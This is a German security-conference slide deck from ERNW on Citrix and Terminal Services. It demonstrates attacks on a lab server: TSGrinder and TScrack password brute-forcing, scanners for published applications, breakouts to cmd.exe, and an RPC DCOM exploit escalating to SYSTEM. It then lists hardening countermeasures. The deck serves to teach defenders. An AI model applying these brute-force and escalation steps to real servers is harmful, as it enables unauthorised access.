

Citrix Security

**Enno Rey, erey@ernw.de
CISSP, CISA**



ERNW




- Gegründet Sommer 2001 durch Enno Rey
- Netzwerk-Dienstleister mit Sicherheits-Fokus
- Aktuell zehn Mitarbeiter
- Schwerpunkte: Security Management, Audit/Revision, Security Research, Penetrations-Tests
- Kunden: Industrie, Banken, Behörden, Provider



Agenda




- Mögliche Bedrohungen in TS/Citrix-Umgebungen
- Typische *Vulnerabilities*
- Angriffe gegen Microsoft Terminal Services
- Angriffe gegen Citrix Metaframe/PS
- Gegenmassnahmen



Ziele des Vortrags




- Aufzeigen, welche Sicherheitsprobleme üblicherweise in TS/Citrix-Umgebungen existieren.
- Abgrenzen, welche davon in die Verantwortungsbereiche der Microsoft Terminal Services respektive Citrix Metaframe fallen.
- Darstellung von Gegenmassnahmen.
- Der Fokus liegt auf der Server-Seite. Design-Aspekte (siehe dazu [2]) oder Client-seitige Mechanismen werden nicht betrachtet (dennoch hier Hinweis auf *„Gray“ Program Neighborhood* [1]).




Mögliche Bedrohungen in TS/Citrix-Umgebungen

ERNW



Wir leben IT-Security.

- Unautorisierte Server-Zugriffe
- Unautorisierte Applikations-Installation oder -Ausführung
- *Privilege Escalation*
- Beeinträchtigung der Server-Stabilität




Typische Vulnerabilities



- Komplexität durch Ko-Existenz *Microsoft Terminal Services* und *Citrix Presentation Server/Metaframe*
- (Fast) Alles findet auf dem Server statt (das ist ja auch Sinn der Sache ;-))
- Sicherheits-Impact der Publizierung von Applikationen wird *überschätzt*.
- Rolle von typischen Hardening-Mechanismen (Dienste, NTFS-Berechtigungen et.al.) wird *unterschätzt*.

Notwendige (vereinfachte) Abgrenzung:


- *Microsoft TS* sind zuständig für Prozess-Logik (Login, Ausführung, Prozess-Umgebung, Berechtigungen etc.).
- *Presentation Server/MF* ist zuständig für ... Presentation, d.h. ‚Zur-Verfügung-Stellung‘ und Datentransfer zwischen Server und Client (+ zwischen Servern).



Angriffe gegen Microsoft Terminal Services



- Bei Anmeldungen auf TS handelt es sich nach Windows-Logik (vereinfacht) um ‚lokale Anmeldungen‘.
- Ein Lock-Out des Administrator-Accounts (etwa gemäss KB 885119) ist damit nicht möglich.
- Diesen Zusammenhang nutzen Tools aus, die Brute-Force Angriffe gegen den Admin-Account ausführen:
TSGrinder [3]
TScrack [4]




TSGrinder



```
F:\tsgrinder>tsgrinder -w words.txt -u administrator -n 10 192.168.96.84
```

```
[...]  
password rosebud - failed  
password ROSEBUD - failed  
password dubesor - failed  
password Rosebud - failed  
password ros3bud - failed  
password ro5ebud - failed  
password rosexyz - failed  
password rose$ - failed  
password rosebud1 - failed  
password r0sebud - success!  
password r0538ud - failed  
password rosebud3 - failed  
password r0s3bud - failed  
password ro53bud - failed  
password rosebud2 - failed  
password rosebud5 - failed
```



TScrack



Usage help:

```
tscrack [switch] [switch [arg]] ... <Host/IP[:port]>
```

Parameters:

<Host/IP[:port]> : DNS name or IP address of target server, optional port


Switches:

```
-h : Print usage help and exit
-V : Print version info and exit
-s : Print cipher strength info and exit
-b : Enable failed password beep
-t : Use two simultaneous connections [EXPERIMENTAL]
-N : Prevent System Log entries on targeted server
-U : Uninstall tscrack and remove components
-f <number> : Wordlist entry to start cracking with
-F <delay> : Sampling Frequency (Delay between samples in ms)
-l <user> : Account name to use, defaults to Administrator
-w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
-p <password> : Use <password> to logon instead of wordlist/blank pass
-D <domain> : Specify domain to attempt logon to
```

```
F:\tools>tscrack -w words.txt 192.168.96.84
terminal services cracker (tscrack.exe) v2.0.55 2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com
```

```
Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (words.txt)... Loaded (62) entries from file. OK.
Initiating wordlist cracking mode against (Administrator@192.168.96.84)...
.....
SUCCESS: Password (r0sebud) gave access to Administrator@192.168.96.84
ELAPSED: (49) seconds; 46.531 attempts / min
```


```
F:\tools>
```



Angriffe gegen Citrix



- Üblicherweise versucht ein Angreifer, eine Desktop-Sitzung und/oder Shell zu erlangen.
- Die Ausführung einer Shell (cmd.exe) ist fast immer über irgend-einen Umweg möglich, selbst bei ausschliesslicher Arbeit mit *Published Applications*.
- Dies sollte stets mit-bedacht werden...
- Mit einer Shell kann ein Angreifer meist eine *Privilege Escalation* vornehmen, etwa über einen lokalen Buffer Overflow oder Angriffe gegen lokale Passwörter (pwdump/lsadump et.al.).



Scannen von Published Apps, citrix-pa-scan.pl [5]



```
F:\tools>citrix-pa-scan.pl
```


```
Citrix Published Application Scanner version 2.0  
By Ian Vitek, ian.vitek@ixsecurity.com
```

```
Usage: F:\tools\citrix-pa-scan.pl {IP | file | - | random} [timeout]  
    IP      IP to test  
    file    Read IPs from file  
    -      Read IPs from standard input  
    random  Read IPs from /dev/urandom  
    timeout Timeout
```

```
F:\tools>citrix-pa-scan.pl 192.168.96.84
```

```
Citrix Published Application Scanner version 2.0  
By Ian Vitek, ian.vitek@ixsecurity.com  
192.168.96.84|192.168.96.84|1|IE;Wordpad
```

```
F:\tools>
```



Scannen von Published Apps, pubappbrute [6]



```
[erey@ws23 citrix-pab]$ ./pabrute -?
```


```
Citrix Published Application Brute Forcer by: wirepair
```

```
Usage ./pabrute <pa infile> <pa outfile> <ip.ip.ip.ip>
```

```
[erey@ws23 citrix-pab]$ ./pabrute pubapp list app_list 192.168.96.84
```

```
published app: ACROBAT READER is not a valid application
published app: EXPLORER is not a valid application
published app: WORD is not a valid application
published app: WORD2K is not a valid application
published app: WORD 2000 is not a valid application
published app: WORD2000 is not a valid application
[...]
published app: INTERNETEXPLORER is not a valid application
IE is a published application
published app: IEXPLORER is not a valid application
published app: NETSCAPE is not a valid application
published app: NETSCAPE7 is not a valid application
published app: NETSCAPE6 is not a valid application
[...]
[erey@ws23 citrix-pab]$ cat app_list
192.168.96.84|IE

[erey@ws23 citrix-pab]$
```



Ausführen von cmd.exe über *Published Application*





Der ‚Klassiker‘:

- [STRG] + [F1]
- Task Manager
- File – New Task (Run...)





Ausführen von cmd.exe über *Published Application*

Bei (per GPO oder Reg-Parameter) deaktiviertem Task Manager:



Ausführen von cmd.exe über *Published Application*

Bei (per GPO oder Reg-Parameter) ausgeblendeten Laufwerken (aber *Published Application* Internet Explorer):



Privilege Escalation/Erlangung von , Admin-Rechten‘



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

[SP4]

```
M:\Documents and Settings\enno>cd\temp
```

```
M:\temp>whoami
CTX02\enno
```


```
M:\temp>chkdsk
Access denied.
```

```
M:\temp>buffer_overflow.exe -d localhost
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:localhost:135, Bindshell:666, RET=[0x0018759f]
[+] Connected to bindshell..
-- bling bling --
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

```
M:\WINNT\system32>whoami
whoami
NT AUTHORITY\SYSTEM
```


```
M:\WINNT\system32>chkdsk
chkdsk
The type of the file system is NTFS.
```



Gegenmassnahmen




- Auditing/Logging aller Sicherheits-relevanten Ereignisse (etwa fehlgeschlagener Login-Versuche) auf Terminal Servern.
- Auswertung dieser Logs ;-))
- Dringend empfohlen: Windows Server 2003 anstelle Windows 2000 als Server-OS.
- Begrenzung ausführbarer Applikationen (appsec-Tool aus RK bei W2K oder *Software Restriction Policies* bei W2003)!
- NTFS-Berechtigungen (bspw. auf cmd.exe)!
- Grossflächiger Einsatz von GPOs, etwa zur Beschränkung von
 - lokaler Funktionalität (TaskMgr, RegTools etc.)
 - ausführbarer Executables
 - System-Steuerung, MMC-Applets usw.
 - Device-Kontrolle (Laufwerks-Zugriffe, Printer & -Driver)



Zusammenfassung




- Beim Einsatz von Microsoft Terminal Services und Citrix Metaframe können verschiedene Sicherheits-Probleme auftreten.
- Es existieren eine Reihe von Angriffs-Tools.
- Korrektes System-Hardening (insbesondere mit Hilfe von GPOs und NTFS-Berechtigungen) ist notwendig.



Fragen?

... und Antworten



Danke für Ihre Aufmerksamkeit!



Quellen



- [1] Gray Version of Program Neighborhood:
<http://www.freelists.org/archives/thin/04-2004/msg00473.html>
- [2] Citrix Metaframe XP Security Design:
<http://www.brianmadden.com/content/content.asp?ID=96>
- [3] TS-Grinder Angriffstool (und andere) gegen MS Terminal Services: <http://www.hammerofgod.com/download.htm>
- [4] TScrack: <http://softlabs.spacebitch.com/tscrack/> , ggf. über web.archive.org
- [5] <http://packetstormsecurity.org/defcon10/dc10-vitek/citrix-pa-scan.c>
- [6] <http://sh0dan.org/files/pubappbrute.tar.gz>
- [7] NSA Guide to Securing Microsoft Terminal Services:
<http://nsa2.www.conxion.com/win2k/guides/w2k-19.pdf>

- Allgemeiner Literaturhinweis zu Angriffstechniken:
Dominick Baier/Enno Rey/Michael Thumann: Mehr IT-Sicherheit durch Pen-Tests [Vieweg-Verlag, ISBN 3528058390].

